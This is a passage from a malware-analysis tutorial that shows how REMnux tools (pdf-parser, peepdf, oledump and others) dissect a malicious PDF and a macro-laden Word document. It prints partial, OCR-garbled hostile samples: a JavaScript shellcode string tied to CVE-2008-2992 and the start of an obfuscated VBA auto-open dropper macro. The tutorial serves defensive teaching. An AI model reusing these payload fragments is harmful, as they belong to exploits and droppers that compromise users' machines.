
- **pdf-parser.py --object 5 badpdf.pdf**



```
remnux@remnux: ~/Documents/badpdf
File Edit View Search Terminal Help
remnux@remnux:~/Documents/badpdf$ pdf-parser.py -o 5 badpdf.pdf
obj 5 0
Type: /Action
Referencing: 6 0 R

<<
/Type /Action
/S /JavaScript
/JS 6 0 R
>>
```

- `pdf-parser.py --object 6 badpdf.pdf`




```
remnux@remnux: ~/Documents/badpdf$ pdf-parser.py -o 6 badpdf.pdf
obj 6 0
Type:
Referencing:
Contains stream

<<
/Length 5910
/Filter [/#46lat#65#44ec#6f#64e/#41S#43I#49#48ex#44ec#6f#64#65]
>>
```

The data contained in the object 6 is encoded with the FlateDecode filter. The name FlateDecode is partially encoded with hexadecimal values. You can use [CyberChef](#) to decode it.

f	l	a	t	e	d	e	c	o	d	e
46	6c	61	74	65	44	65	63	6f	64	65

In non-encoded malicious pdf, you will see the below output.



```
obj 9 0
Type:
Referencing:
Contains stream

<<
/Filter /FlateDecode
/Length 7770
>>
```

To decode the content of the object 6, use the arguments **--filter** and **--raw**.

- **pdf-parser.py --object 6 --filter --raw badpdf.pdf**
 - **--filter** enables to decode the content of the object. It supports the following filters: FlateDecode, ASCIIHexDecode, ASCII85Decode, LZWDecode and RunLengthDecode
 - **--raw** outputs the raw data

```

remnux@remnux:~/Documents/badpdf$ pdf-parser.py -o 6 --filter --raw badpdf.pdf
obj 6 0
Type:
Referencing:
Contains stream

<<
/Length 5910
/Filter [/#46lat#65#44ec#6f#64e/#41S#43I#49#48ex#44ec#6f#64#65]
>>

var jngRfCsczMkbGdYZAwPYTIL1HzWPAhByDHyKtKomtvBUQlhqSXXEfhuFn = unescape("%u41d6%u9749%u9340%u4846%u993f%u499b%u4027%u2f4
3%u279b%u9996%u4627%u3f27%u54b%u462f%u2f37%u4341%u4291%u699%u4799%u4646%u489f%u9040%u990%u46fd%u9d92%u9992%u9990%u84e%u4096%u
fc2f%u93d%u4f0%u4e49%u7df%u9843%u2f27%u2f4%u916%u699%u64a%u3ff8%u0ff%u4899%u424b%u7c%u419f%u2f96%u742%u4042%u243%u4e4
0%u499f%u90f9%u9027%u9849%u949%u9390%u37f%u995f%u42fd%u9746%u9048%u909b%u4e93%u4393%u647%u974b%u7c%u4099%u439f%u3743%u3f91%u
3747%u994e%u924b%u279b%u994a%u43f9%u4297%u2f96%u9f43%u46f9%u4743%u4ff8%u7f84f%u4198%u698%u94f%u7f8c%u493f%u379
f%u9791%u96f9%u4875%u4290%u9f42%u902f%u43f8%u3742%u9291%u527%u4749%u48f5%u9b42%u7c%u92fc%u439b%u498%u4b4f%u9391%u4b93%u
41f9%u4bd6%u41f8%u784f%u4b98%u9340%u484e%u5f4a%u927%u9199%u7d27%u9b5%u5f5d%u4948%u4992%u521%u906%u9791%u9337%u643%u4e4%u789
7%u9f46%u4f90%u943f%u9398%u646%u2f40%u9bf%u424b%u479f%u4b4e%u434a%u7f94%u2f791%u9792%u4bf%u996%u9291%u4b98%u9990%u9293%u3f4e%u
f591%u979b%u7849%u403f%u9f5%u2ff9%u93f8%u4e97%u4297%u3790%u43f%u37d6%u989b%u494b%u4b49%u984f%u4b49%u7c%u41%u7c%u4949%u4998%u498
0%u4493%u27d6%u9b1%u962%u75fc%u547%u4199%u4a40%u4947%u494e%u4143%u9f27%u3746%u4993%u96d%u9f43%u9249%u9092%u4049%u6d27%u2740%u
3748%u7c%u9793%u799%u4e75%u9ff8%u3f6%u3778%u4b97%u9693%u540%u9f41%u6fd%u96fd%u4b9b%u4e41%u4949%u9848%u4b40%u4227%u49f
8%u199f%u3f42%u929f%u590%u648%u4249%u40fc%u4027%u44b%u644%u9346%u2f27%u2742%u697%u429%u09f8%u4640%u0999%u9297%u9143%u471%u9343%u4741%u93t5%u2798%u4b90%u475%u6d98%u4727%u7f8f%u7f99%u49fc%u6d41%u4791%u9293%u4893%u9b98%u4890%u7d4b%u498%u4892%u4bf
9%u648%u9b49%u903f%u9b4e%u936%u423%u9bfb%u9948%u9f46%u9197%u690%u484%u9299%u3f9f%u546%u4037%u9790%u9b46%u4149%u7f8f%u9346%u
4a4e%u9142%u7c%u46%u637%u4237%u4696%u547%u7f94%u596%u4296%u9737%u2796%u9296%u37fc%u191%u4b4f%u3fb%u3f27%u37fc%u696%u79b%u2f4
7%u49f5%u9827%u4a97%u463f%u464a%u2f9f%u499%u9b4e%u4696%u972f%u3f42%u41fc%u9ff%u2f90%u2741%u9043%u9641%u429f%u7f85%u649%u939f%u
4793%u964b%u972%u4b4b%u7f9fd%u4897%u43f8%u9846%u3779%u499f%u4099%u4092%u4af%u784e%u279b%u593%u9f99%u41f%u7478%u4ed
6%u49fc%u9bf%u3f49%u9298%u4696%u818%u4946%u4090%u4799%u277%u42fd%u9242%u40f8%u9227%u8f43%u7f893%u4746%u914b%u4337%u4942%u9142%u
3799%u4048%u98f8%u919%u4f96%u493f%u9bfc%u409f%u643%u4990%u7ff9%u2ffc%u797%u274a%u4e40%u99d6%u9741%u9b9f%u641%u4192%u7d3f%u464
a%u2ff5%u3f90%u9690%u4948%u4642%u2f4b%u939b%u7c%u82%u96b%u4274%u5bf4%u931%u31b1%u4331%u8313%u04c3%u4303%u6073%u971%u
e663%u68e0%u8773%u8d69%u8742%u50e%u37f4%u8b44%u7c%u808%u18b%u4f84%u7f3%u2cd%u1c7%u2f3d%u214%u07c%u0369%u1db%u518
3%u6912%u4636%u2717%u4ed8b%u96b%u128b%u83b%u4b4a%u933%u261c%uaf95%u3014%u8a%u78ae%u49f%u6308%u
dcea%u1e60%u1aed%u416%u8978%u8fb%u65d%u4341%ueebd%u284d%u9c9%uaf51%u21c%u246d%u051%u7ee4%u8186%u25ad%u9047%u8bb%u3d8%u74f
4%u8f7d%u6018%u20c%u7776%u6882%u7734%u729%u1068%u9ad%u67e%u2832%u974c%u7178%u30e4%u325%u5cb5%u5dd6%u58f9%u855%u9e81%u9945%u
db84%u71c1%u74f4%u75a4%u75ab%u15ed%u8e62%u746d%u8ec9%u0814");
var eLfbhpfRMB = "";
for ((aYWFMcAdudgOPivVVHuFPInDLmPFHoKtNKHqGfMwdWtNVBqPNMD0tpjYDHOBpCeTkuJHCOTjevR=128;aYWFMcAdudgOPivVVHuFPInDLmPFHoKtNKHqGfMw
dwtNVBqPNMD0tpjYDHOBpCeTkuJHCOTjevR=;aYWFMcAdudgOPivVVHuFPInDLmPFHoKtNKHqGfMwdWtNVBqPNMD0tpjYDHOBpCeTkuJHCOTjevR) eLfbhpfRMB

```

Using the **--dump** argument, the object can be dumped to be analyzed.

- `pdf-parser.py --object 6 --filter --raw --dump=badpdf_object6.js badpdf.pdf`

Now the dumped JavaScript can be analyzed. Refer to the JavaScript section for more information.

Peepdf

[Peepdf](#) is a great tool that analyses pdf document and provides a summary of its content, as well as suspicious elements identified.

A summary of the content of the pdf can be obtained using the below command.

- **peepdf -i badpdf.pdf**
 - **-i** provides an interactive console

```
remnux@remnux: ~/Documents/badpdf$ peepdf -i badpdf.pdf
Warning: PyV8 is not installed!!

File: badpdf.pdf
MD5: 5269b661193e6ae23f4005b70c8d63e9
SHA1: d4f2661d02a5c693a569bc10c7df9a6cfdfc697
SHA256: e6889f6e98f554a3fd6e4371e9a8323abbd8ced2031b8863ba84a3050c56bea
Size: 6689 bytes
Version: 1.5
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 6
Streams: 1
URIs: 0
Comments: 0
Errors: 0

Version 0:
    Catalog: 1
    Info: No
    Objects (6): [1, 2, 3, 4, 5, 6]
    Streams (1): [6]
    Encoded (1): [6]
    Objects with JS code (1): [6]
    Suspicious elements:
        /OpenAction (1): [1]
        /JS (1): [5]
        /JavaScript (1): [5]
        util.printf (CVE-2008-2992) (1): [6]

PPDF>
```


In the above output, it can be observed that the pdf contains:

- *OpenAction* in the object number 1
- *JavaScript* in the object number 5
- Some encoded streams in the object 6
- A CVE (CVE-2008-2992) exploitation in the object 6

This tool is great as it summarizes the content of the pdf using a single command.

The available commands can be displayed using:


- **help**



```
PPDF> help
Documented commands (type help <topic>):
=====
bytes      exit      js_jdecode    open      search
changelog  extract   js_join       quit      set
create     filters   js_unescape  rawobject show
decode     hash      js_vars      rawstream stream
decrypt   help      log          references tree
embed      info      malformed_output replace   vtcheck
encode    js_analyse metadata    reset      xor
encode_strings js_beautify modify     save      xor_search
encrypt   js_code    object      save_version
errors    js_eval    offsets     sctest
```

The content of an object can be viewed using **object** following by the object id. As you can see, the object was decoded automatically.

- **object 6**



```
remnux@remnux: ~/Documents/badpdf
File Edit View Search Terminal Help
PPDF> object 6
<< /Length 5910
/Filter [ /FlateDecode /ASCIIHexDecode ] >>
stream

var jngRrFCszMkbGdYZAwPYTliliHzWPAhByDHyYKOKomtvBUQlhqSXXEfkhUuFn = unescape("%u41d6%u9749%u9340%u4846%u9937%u499b%u4027%u2f43%u279b%u9996%u4627%u13f27%u54b%u4627%u2f37%u4341%u4291%u69b%u4799%u4646%u489f%u9b40%u990%u46fd%u9992%u9990%u84e%u4096%ufc2f%u93d6%u4f40%u4e49%ufdf8%u9843%u2f27%u2742%u9196%ud69b%ud64a%u3ff8%u9ffd%u4899%u424b%ufc92%u419f%u2f96%u2742%u4042%u4243%u4e40%u499f%u90f9%u9027%u9849%u9f49%u9390%u37f9%u99f5%u42fd%u9746%u9048%u909b%u4ef9%u4393%ud647%u974b%ufcfc%u4099%u439f%u3743%u3f91%u3747%u994e%u924b%u279b%u904a%u43f9%u4297%u2f96%u9f43%u46f9%u4743%u1f8f8%ufdd6%u3f49%u9f48%uf84f%u4198%u698%u94f%uf8fc%u493f%u379f%u9791%u96f9%u48f5%u4290%u9f42%u902f%u43f8%u3742%u9291%u527%u4749%u48f9%u48f5%u9b42%ufc93%u92fc%u439b%u498%u4b4f%u9391%u4b93%u41f9%u4bd6%u41f8%uf84f%u4b98%u9340%u484e%u3f4a%u9b27%u9199%ufd27%u9bf5%u5fd%u4948%u4092%uf52f%u90d6%u9791%u9337%ud643%u4e4e%uf897%u9f46%u4f90%u493f%u9398%ud64b%u2f40%u9bf9%u424b%u479f%u4b4e%u434a%u494b%u2791%u9792%u4bf9%u99d6%u9291%u4b98%u9990%u9293%u3f4e%u591%u9f9b%u849%u403f%u9f5%u2ff9%u93f8%u4e97%u4297%u3790%u434f%u37d6%u989b%u494b%u4b49%u984f%u4b49%ufc41%ufcf%u4949%u4098%u4890%u4a93%u27d6%u9b91%u962f%uf5fc%uf547%u4199%u4a40%u4947%u494e%u4143%u9f27%u3746%u4093%u96d6%u9f43%u9249%u9092%u4049%ud627%u2740%u3748%ufcb%u9793%ufd91%u4999%u4ef5%u9ff8%u3fd6%u37f8%u4b97%u9693%u540%u941%ud6fd%u96fd%u4b9b%u4e41%u4949%u9848%u4b40%u4227%u49f8%uf9f%u3f42%u929f%uf590%ud648%u4249%u40fc%u4027%u4a4b%ud64a%u9346%u2f27%u2742%ud697%u429b%u9bf8%u92fd%u4640%u3f96%u4046%u9199%u9297%u9343%u4741%u93f5%u2798%u4b90%u47f5%u690%u4727%u2f8f5%u99f%u49fc%u641%u4791%u9f27%u4893%u9b98%u4890%ufd4b%u4a98%u4892%u4bf9%u648%u9b49%u903f%u9b4e%uf990%u4243%u9bf8%u9948%u9f46%u919f%u690%u484e%u9299%u3f9f%u546%u4037%u5790%u9b46%u4149%uf8f0%u9346%u4a4e%u9142%ufc46%ud637%u4237%u4696%uf547%u494e%uf596%u4296%u9737%u2796%u9296%u37fc%u9191%u4b4f%u3fb%u3f27%u37fc%ud696%u979b%u2f47%u48f5%u9827%u4a97%u463f%u464a%u2f9f%u4a99%u9b4e%u4696%u972f%u3f42%u41fc%u9ffd%u2f90%u2741%u9043%u9641%u429f%uf8f5%ud649%u939f%u4793%u904b%u972f%u4b4b%uf9fd%u4897%u43f8%u9846%u37f9%u479f%u91fd%u3f9f%u4099%u4092%u4af%uf84e%u279b%uf593%u9f99%u41fd%u4748%u4e6d%u49fc%u9bf%u3f49%u9298%u4696%uf8f8%u4946%u4099%u4799%u2727%u42fd%u9242%u40f8%u9227%u843%u893%u4f46%u914b%u4337%u4942%u9142%u3799%u4048%u98f8%u9199%u4f96%u493f%u9bf%u409f%ud643%u4990%u9f5%u2ff%u479f%u274a%u4e40%u99d6%u9741%u9bf%u6d41%u4192%ufd3f%u464a%u2ff5%u3f90%u9690%u4948%u4642%u2f4b%u939b%u7cb8%uea82%ud96b%ud9ea%u2474%u5bf4%uc931%u31b1%u4331%u8313%u04c3%u4303%u6073%u971f%u6633%u68e0%u8773%u8d69%u8742%u50e%u37f4%u8b44%ubcf%u3808%ub18b%uf84%u7f3c%u7ef3%u2cbd%u1c7%u2f3d%uc214%u07c%u0369%u1db9%u5183%u6912%u4636%u2717%ued8b%ua96b%u128b%uc83b%u84ba%u9330%u261c%uaf95%u3014%u8afa%ucbef%u61c8%u1dee%u18901%u605d%u178ae%u49f3%u308%udce%u1e6b%u1aed%u416%u978%ufb%u65db%u4341%ueebd%u284d%ua9c9%uaf51%u21e%u246d%u05a1%u7ee4%u8186%u25ad%u90a7%u8b0b%uc3d8%u74f4%u8f7d%u6018%ud20c%u7776%u6882%u7734%u729c%u1068%u9ad%u67e7%u2832%u974c%u7178%u30a4%u325%u5ch5%u9d6%u58f0%u855%u9e81%u
```

The object 6 can be extracted using the below command.

- **object 6 > badpadf_object6.js**

The JavaScript can be analyzed using the **--js_analysis**. Refer to the JavaScript section for more information.

Microsoft Office OLE2 File

Microsoft Office OLE2 document can be seen as a mini *FAT* filesystem in a file. It is divided into fixed length sections (usually 512 bytes). The first sector contains the header, and the other sectors contain data in streams or other structures (e.g. Macro or embedded object). Each stream has a name (cf. oledump output below, e.g. '*Macros/VBA/ThisDocument*') and has specific properties (e.g. author, timestamps, etc.)


The below sample is used to illustrate the next steps:

- SHA256: 8b92c23b29422131acc150fa1ebac67e1b0b0f8fcf1b727805b842a88de447de

Oleid

[Oleid](#) is a script to parse OLE documents to identify specific malicious characteristics such as VBA macros or embedded objects.

- **oleid maldoc1.pdf**



```
remnux@remnux: ~/Documents/maldoc
File Edit View Search Terminal Help
remnux@remnux:~/Documents/maldoc$ oleid maldoc1.doc
oleid 0.54 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: maldoc1.doc
  Indicator          Value
  OLE format        True
  Has SummaryInformation stream True
  Application name b'Microsoft Office Word'
  Encrypted         False
  Word Document    True
  VBA Macros        True
  Excel Workbook   False
  PowerPoint Presentation False
  Visio Drawing    False
  ObjectPool       False
  Flash objects    0
```

The output indicates that a VBA Macro (*VBA Marcos True*) is present in the document, however it does not contain any object (*Flash objects 0*).

Oletimes

[Oletimes](#) is a script to parse OLE documents that provides the creation and modification timestamps of streams and objects.

- **oletimes maldoc1.doc**

```
remnux@remnux:~/Documents/maldoc$ oletimes maldoc1.doc
oletimes 0.54 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
=====
FILE: maldoc1.doc

+-----+-----+-----+
| Stream/Storage name | Modification Time | Creation Time |
+-----+-----+-----+
| Root | 2015-02-10 15:27:52 | None |
| '\x01CompObj' | None | None |
| '\x05DocumentSummaryInformation' | None | None |
| '\x05SummaryInformation' | None | None |
| 'ITable' | None | None |
| 'Macros' | 2015-02-10 15:27:52 | 2015-02-10 15:27:52 |
| 'Macros/PROJECT' | None | None |
| 'Macros/PROJECTwm' | None | None |
| 'Macros/UserForm1' | 2015-02-10 15:27:52 | 2015-02-10 15:27:52 |
| 'Macros/UserForm1/\x01CompObj' | None | None |
| 'Macros/UserForm1/\x03VBFrame' | None | None |
| 'Macros/UserForm1/f' | None | None |
| 'Macros/UserForm1/o' | None | None |
| 'Macros/VBA' | 2015-02-10 15:27:52 | 2015-02-10 15:27:52 |
| 'Macros/VBA/ThisDocument' | None | None |
| 'Macros/VBA/UserForm1' | None | None |
| 'Macros/VBA/_VBA_PROJECT' | None | None |
| 'Macros/VBA/dir' | None | None |
| 'WordDocument' | None | None |
+-----+-----+-----+
remnux@remnux:~/Documents/maldoc$
```

Oledump

[Oledump](#) (Didier Stevens) is a script that parses OLE documents to identify macros and objects and extract them. The letter 'M' indicates a macro and the letter 'O' an embedded object.


- **oledump maldoc1.doc**

```
remnux@remnux:~/Documents/maldoc$ oledump.py maldoc1.doc
1: 114 '\x01CompObj'
2: 4096 '\x05DocumentSummaryInformation'
3: 4096 '\x05SummaryInformation'
4: 12902 'ITable'
5: 554 'Macros/PROJECT'
6: 71 'Macros/PROJECTwm'
7: 97 'Macros/UserForm1/\x01CompObj'
8: 266 'Macros/UserForm1/\x03VBFrame'
9: 58 'Macros/UserForm1/f'
10: 0 'Macros/UserForm1/o'
11: M 24067 'Macros/VBA/ThisDocument'
12: m 1158 'Macros/VBA/UserForm1'
13: 4446 'Macros/VBA/_VBA_PROJECT'
14: 811 'Macros/VBA/dir'
15: 5172 'WordDocument'
```

The output indicates that the streams 11 and 12 contain a macro.

The content of the stream 11 can be analyzed with the below command.

- **oledump -s 11 -v maldoc1.doc**



```
remnux@remnux: ~/Documents/maldoc
File Edit View Search Terminal Help
remnux@remnux:~/Documents/maldoc$ oledump.py -s 11 -v maldoc1.doc
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Sub Auto_Open()
    h
End Sub
Sub h()
Dim MY_FILENDIR, ASDASDSA, MY_FILDIR, XPFILEDIR, JAISODJAS
    ds = 100
    USER = Environ$("") & Chr(Asc(Chr(ds + 17))) + "s" & "er" & "na" & "me")
    jks = ds

    PST2 = "" & "a" + "do" & "be" & "ac" & "d-u" & "pd" & "a" & "te" & ""
    VBT2 = "" & "a" + Chr(100) + "o" & "b" & "ea" & "cd-up" & "da" & "te" & ""
    VBTXP2 = "" & "a" & Chr(100) & "o" & "be" + "ac" & "d-u" + "pd" + "atex" + "p"
& ""
    BART2 = "" & "a" + Chr(100) & "o" & "b" & "e" + "ac" & "d-up" + "date" & ""

    PST1 = PST2 + "." + Chr(Asc("p")) + Chr(ds + 15) + "1"
    VBT1 = VBT2 + "." + Chr(118) + "b" + Chr(Asc("s")) + ""
    VBTXP = VBTXP2 + "." + Chr(Asc("v")) + Chr(Asc("b")) + "s" + ""
    BART = BART2 + Chr(Abs(46)) + Chr(Abs(98)) + Chr(Asc(Chr(Asc("a")))) + Chr(Asc(Chr(ds + 16))) + ""

    JSIQOJQ = BART2 + Chr(Abs(ds - 100 - 46)) + Chr(Abs(ds - 100 - 98)) + Chr(Asc(
Chr(Abs(ds / 2 + 47)))) + Chr(Asc(Chr(ds + Fix(16.2)))) + "" & ""

```

As you can see below, the macro is obfuscated and partially encoded. Using the following command, it can be extracted to be further analysed (cf. [olevba](#)).


- **oledump -s 11 -v maldoc1.doc >maldoc1.vba**

Olevba

